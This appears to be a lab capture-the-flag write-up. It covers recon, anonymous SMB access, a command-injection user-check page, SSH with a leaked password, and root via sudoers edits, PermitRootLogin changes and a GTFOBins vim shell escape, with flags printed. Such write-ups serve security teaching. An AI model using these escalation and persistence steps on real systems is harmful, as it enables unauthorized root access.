KILL OF THE HILL (TYLER MACHINE)


Target IP Address:10.10.183.26

Introduction :

In penetration testing, privilege escalation is a key step to move from a low-privileged user to a system administrator (root). Once initial access is obtained, attackers typically look for misconfigurations or weak permissions that can be exploited. In this stage, the attacker abuses the ability to modify system configuration files, such as the /etc/sudoers file, to escalate privileges and gain root access.


Stage 1 Reconnaissance :

Identify live services and quick see which port are open and which sevice is running in port in this stage by using nmap and rustscan tools.



```
└─$ nmap -sC -sV -oA nmap_tyler 10.10.183.26
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-21 15:56 IST
Stats: 0:00:02 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Stats: 0:00:03 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Stats: 0:01:10 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 61.35% done; ETC: 15:57 (0:00:40 remaining)
Nmap scan report for 10.10.183.26
Host is up (0.30s latency).
Not shown: 992 closed tcp ports (reset)
PORT     STATE SERVICE      VERSION
22/tcp   open  ssh          OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 46:6c:5a:31:5f:c1:1f:f3:65:e7:64:f2:c5:f5:59:d8 (RSA)
|   256 5d:a5:8a:af:1e:21:48:7a:04:22:3e:4a:f5:e4:5b:02 (ECDSA)
|_  256 6a:44:1c:e1:15:c9:5e:94:da:06:8d:db:d2:bc:66:54 (ED25519)
80/tcp   open  http         Apache httpd 2.4.6 ((CentOS) PHP/7.3.16)
|_http-server-header: Apache/2.4.6 (CentOS) PHP/7.3.16
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: SAMBA)
445/tcp  open  netbios-ssn Samba smbd 4.9.1 (workgroup: SAMBA)
3306/tcp open  mysql        MariaDB 10.3.23 or earlier (unauthorized)
5000/tcp open  http         Werkzeug httpd 1.0.0 (Python 3.6.8)
|_http-server-header: Werkzeug/1.0.0 Python/3.6.8
|_http-title: Tyler's file upload
8080/tcp open  http         nginx 1.16.1
|_http-trane-info: Problem with XML parsing of /evox/about
|_http-server-header: nginx/1.16.1
| http-robots.txt: 1 disallowed entry
|_/
| http-title: LibreNMS
|_Requested resource was http://10.10.183.26:8080/login
9999/tcp open  http         Golang net/http server
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 200 OK
|     Accept-Ranges: bytes
|     Content-Length: 1
|     Content-Type: text/plain; charset=utf-8
|     Last-Modified: Thu, 26 Mar 2020 11:36:37 GMT
|     Date: Thu, 21 Aug 2025 10:37:39 GMT
|   GenericLines, Help, LPDString, RTSPRequest, SIPOptions, SSLSessionReq, Socks5:
|     HTTP/1.1 400 Bad Request
```

Figure 1.1 Nmap




```
SF:equest,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/
SF:plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Re
SF:quest")%r(Help,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\
SF:x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20B
SF:ad\x20Request")%r(SSLSessionReq,67,"HTTP/1\.1\x20400\x20Bad\x20Request\
SF:r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20clos
SF:e\r\n\r\n400\x20Bad\x20Request")%r(LPDString,67,"HTTP/1\.1\x20400\x20Ba
SF:d\x20Request\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnec
SF:tion:\x20close\r\n\r\n400\x20Bad\x20Request")%r(SIPOptions,67,"HTTP/1\.
SF:1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20charset=u
SF:tf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request")%r(Socks5,67
SF:,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x2
SF:0charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request")%r
SF:(OfficeScan,A3,"HTTP/1\.1\x20400\x20Bad\x20Request:\x20missing\x20requi
SF:red\x20Host\x20header\r\nContent-Type:\x20text/plain;\x20charset=utf-8\
SF:r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request:\x20missing\x20req
SF:uired\x20Host\x20header");
Service Info: Host: TYLER

Host script results:
| smb2-time:
|   date: 2025-08-21T10:38:12
|_  start_date: N/A
|_nbstat: NetBIOS name: TYLER, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.9.1)
|   Computer name: tyler
|   NetBIOS computer name: TYLER\x00
|   Domain name: \x00
|   FQDN: tyler
|_  System time: 2025-08-21T06:38:12-04:00
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 1h20m01s, deviation: 2h18m34s, median: 0s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 735.73 seconds

┌──(kali㉿kali)-[~/Tyler]
└─$
```

Figure 1.2 Nmap(cont..)



```
└─$ rustscan -a 10.10.183.26
.----. .-. .-. .----.---.-. .-. .---.  .---.  .--. .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----' `---' `-' `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
________________________________________
I scanned my computer so many times, it thinks we're dating.

[~] The config file is expected to be at "/home/kali/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause har
m to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker
image, or up the Ulimit with '--ulimit 5000'.
Open 10.10.183.26:22
Open 10.10.183.26:80
Open 10.10.183.26:139
Open 10.10.183.26:445
Open 10.10.183.26:3306
Open 10.10.183.26:5000
Open 10.10.183.26:6555
Open 10.10.183.26:8080
Open 10.10.183.26:9999
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-21 15:58 IST
Initiating Ping Scan at 15:58
Scanning 10.10.183.26 [4 ports]
Completed Ping Scan at 15:58, 0.21s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:58
Completed Parallel DNS resolution of 1 host. at 15:58, 2.57s elapsed
DNS resolution of 1 IPs took 2.57s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 2, CN:
 0]
Initiating SYN Stealth Scan at 15:58
Scanning 10.10.183.26 [9 ports]
Discovered open port 445/tcp on 10.10.183.26
Discovered open port 80/tcp on 10.10.183.26
Discovered open port 139/tcp on 10.10.183.26
Discovered open port 3306/tcp on 10.10.183.26
Discovered open port 22/tcp on 10.10.183.26
Discovered open port 8080/tcp on 10.10.183.26
Discovered open port 9999/tcp on 10.10.183.26
Discovered open port 5000/tcp on 10.10.183.26
Discovered open port 6555/tcp on 10.10.183.26
Completed SYN Stealth Scan at 15:58, 0.26s elapsed (9 total ports)
```

Figure 1.3 Rustscan

Detailed Findings:

- 22/tcp (SSH) → OpenSSH 7.4 (protocol 2.0)
- 80/tcp (HTTP) → Apache 2.4.6 (CentOS) running PHP 7.3.16
- 139/445 (SMB) → Samba 3.x - 4.x, allows guest access (no authentication)
- 3306 (MySQL) → MariaDB 10.3.3 (access denied without creds)

- 5000 (Werkzeug) → Werkzeug/1.0.0 with Python/3.6.8
- 8000 (Nginx) → File upload service (/evos/about)
- 8080 (LibreNMS) → Web login portal for LibreNMS monitoring tool
- 9999 (GoLang server) → Plain text HTTP service (returns 400 Bad Request)

Extra observations from Nmap:

SMB signing enabled but not required → vulnerable to enumeration.
Multiple web applications available for further testing (Apache, Nginx, LibreNMS, Werkzeug, Golang).

Stage 2: Web Enumeration

After identifying open web services, I proceeded with **web enumeration** to gather more details about each application. By using Go-buster tools which website is running in the IP address as shown in figure 2.1 Go-buster.




Figure 2.1Go-buster




Figure 2.2. Betatest




Figure 2.3 Upload

Here : I got 2 webpage http://10.10.183.26/betatest/ as shown in figure 2.2 betatest and http://10.10.183.26:5000 as shown in figure 2.3 uplaod

Stage 3: Exploitation

After completing recon and web enumeration, I moved into the exploitation phase. From the services discovered earlier, **SMB (ports 139/445)** looked like the easiest entry point.

SMB Enumeration

I used smbclient to enumerate available SMB shares with authentication but it was user and password as anonymous to login and check what information I can get from here but I got few information from here as shown in the figure 3.1 SMB Client

```
┌──(kali㉿kali)-[~/Tyler]
└─$ smbclient -L //10.10.183.26
Password for [WORKGROUP\kali]:
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        public          Disk
        IPC$            IPC       IPC Service (Samba 4.9.1)
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        SAMBA                TYLER
```

Figure 3.1 SMB client

Results: public → accessible with a password (Anonymous login).Other administrative shares (IPC$, ADMIN$) were restricted.

Accessing the public Share

I connected to the public share:

```
└─$ smbclient //10.10.183.26/public
Password for [WORKGROUP\kali]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Mar 26 02:39:50 2020
  ..                                  D        0  Thu Mar 26 02:32:28 2020
  flag.txt                            N       33  Thu Mar 26 02:38:05 2020
  alert.txt                           N       50  Thu Mar 26 02:39:50 2020

                13092864 blocks of size 1024. 7763808 blocks available
smb: \> m*get
m*get: command not found
smb: \> mget *
Get file flag.txt? y
getting file \flag.txt of size 33 as flag.txt (0.0 KiloBytes/sec) (average 0.0 KiloBytes/sec)
Get file alert.txt? y
getting file \alert.txt of size 50 as alert.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/se
c)
smb: \> exit

┌──(kali㉿kali)-[~/Tyler]
└─$ ls
alert.txt  flag.txt  nmap_tyler.gnmap  nmap_tyler.nmap  nmap_tyler.xml
```

Figure 3.2 SMB Client public

Downloaded those file from there and and “exit “ cmd from smbclient and “ls” cmd is to check it download in system as shown in the figure3.2 SMB Client public.

```
└─$ ls
alert.txt  flag.txt  nmap_tyler.gnmap  nmap_tyler.nmap  nmap_tyler.xml

┌──(kali㉿kali)-[~/Tyler]
└─$ cat flag.txt
2308b0cccea3f2a187a89a9f3155a3a4

┌──(kali㉿kali)-[~/Tyler]
└─$ cat alert.txt
Let's keep things interesting ... X8JEETQmf3hkS65f

┌──(kali㉿kali)-[~/Tyler]
```

figure 3.3 Alert

After see content in those file by using “cat” cmd as shown in figure above. so here we have some interesting string let’s enumerate further . may be the string can be used as a password for any panel. As shown in the figure 3.3 Alert

Stage 4: Privilege Escalation & Post-Exploitation

By directory brute forcing we get /betatest directory .http:10.10.183.26/betatest/ here we get user check functionality . let’s check by typing “**root**” in box





Figure 4.1 /etc/passwd

It gives the response from /etc/passwd file. so let's try to use command seperator operator (;) to run two commands at a time .



From here we find something called checkuser.php. Typing in tdurden replies with

tdurden:x:1000:1000::Tyler Durden:/home/tdurden/bin/bash tdurden:x:1000:1000:Tyler Durden:/home/tdurden:/bin/bash


Typing narrator gives us

narrator:x:1002:1002::/home/narrator:/bin/bash narrator/:x:1002:1002::/home/narrator/:/bin/bash

SSH LOGIN :

Username :narrator

Password: X8JEETQmf3hkS65f



```
┌──(kali㉿kali)-[~/Tyler]
└─$ ssh narrator@10.10.183.26
The authenticity of host '10.10.183.26 (10.10.183.26)' can't be established.
ED25519 key fingerprint is SHA256:91koJED2zxYATWjl4ZS3xjwpxesiSU1RAbRpASSXIG8.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:22: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.183.26' (ED25519) to the list of known hosts.
narrator@10.10.183.26's password:
Last login: Thu Mar 26 10:52:23 2020 from cyberdyne
[narrator@tyler ~]$ ls
app  user.txt
[narrator@tyler ~]$ cat user.txt
991c6553bb9afaf2494f4552b915c948
[narrator@tyler ~]$ vim /etc/sudoers
[narrator@tyler ~]$ vim /etc/ssh/sshd_config
[narrator@tyler ~]$ sudo su

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for narrator:
[root@tyler narrator]# ls
app  user.txt
[root@tyler narrator]# sudo su
[root@tyler narrator]# ls
app  user.txt
[root@tyler narrator]# cd
[root@tyler ~]# ls
anaconda-ks.cfg  king.txt  koth  root.txt
[root@tyler ~]# echo "EV468" > king.txt
[root@tyler ~]# cat king.txt
EV468
[root@tyler ~]# cat root.txt
9a2d57cc33cd052a88fd5ba25d1c953c
[root@tyler ~]# cd
[root@tyler ~]# ls
anaconda-ks.cfg  king.txt  koth  root.txt
[root@tyler ~]# find / | grep flag
/proc/sys/kernel/acpi_video_flags
/proc/kpageflags
/sys/devices/pnp0/00:06/tty/ttyS0/flags
/sys/devices/vif-0/net/eth0/flags
```

Figure 4.2 ssh login

Two way to acces root here

Frist way:(myself done)

After login narrator account with password and seeing list of directory in system and we have done vim/etc/sudoers changed narrator as (“narrator ALL=(ALL) ALL”) in the file and saved and next After root Editing SSH Configuration Now that you’re root, you want to enable root login via SSH (so you don’t need to rely on privilege escalation every time).Open the SSH configuration file: vim /etc/ssh/sshd_config Inside this file, look for the line: ”PermitRootLogin no” Change it to: “PermitRootLogin yes” This allows root login directly through SSH. Save and quit with: “:wq!”

Second way (Harish) done

```
uid=1002(narrator) gid=1002(narrator) groups=1002(narrator)
[narrator@tyler ~]$ vim -c ':py import os; os.execl("/bin/sh", "sh", "-pc", "reset; exec sh -
p")'
^[[2;2RErase is control-H (^H).
sh-4.2# bash -i -p
bash-4.2# whoami
root
bash-4.2#
```

Figure 4.3 root

we can use many techniques from which we can escalate the privilege am going to use gtfo bins for vim privilege escalation . because it’s sweet and simple way to escalate the privilege as shown in the figure 4.3 figure

(c) This requires that `vim` is compiled with Python support. Prepend `:py3` for Python 3.

```
vim -c ':py import os; os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```

Source from :https://gtfobins.github.io/gtfobins/vim/

```
bash-4.2# ls
app  user.txt
bash-4.2# cat user.txt
991c65538b9afaf2494f4552b915c948
bash-4.2# cd ..
bash-4.2# ls
narrator  tdurden
bash-4.2# cd
bash-4.2#
bash-4.2# cd /
bash-4.2# ls
bin   centos_chroot  etc   lib    media  opt   root  sbin  sys  usr
boot  dev            home  lib64  mnt    proc  run   srv   tmp  var
bash-4.2# cd room
bash: cd: room: No such file or directory
bash-4.2# cd root
bash-4.2# ls
anaconda-ks.cfg  king.txt  koth  root.txt
bash-4.2# cat root.txt
9a2d57cc33cd052a88fd5ba25d1c953c
```

Figure 4.4 king.txt

Stage 5 Action on Objective :

Find king.txt and change it my username cmd “echo “EV468” > king.txt “ and find other flags.txt file also by cmd “ Find / | grep flag” to find flag in machine as show in the figure 4.2 ssh login about change in king.txt and list flag txt file in machine by using this cmd here to list as show in the figure 5.1 flag.txt


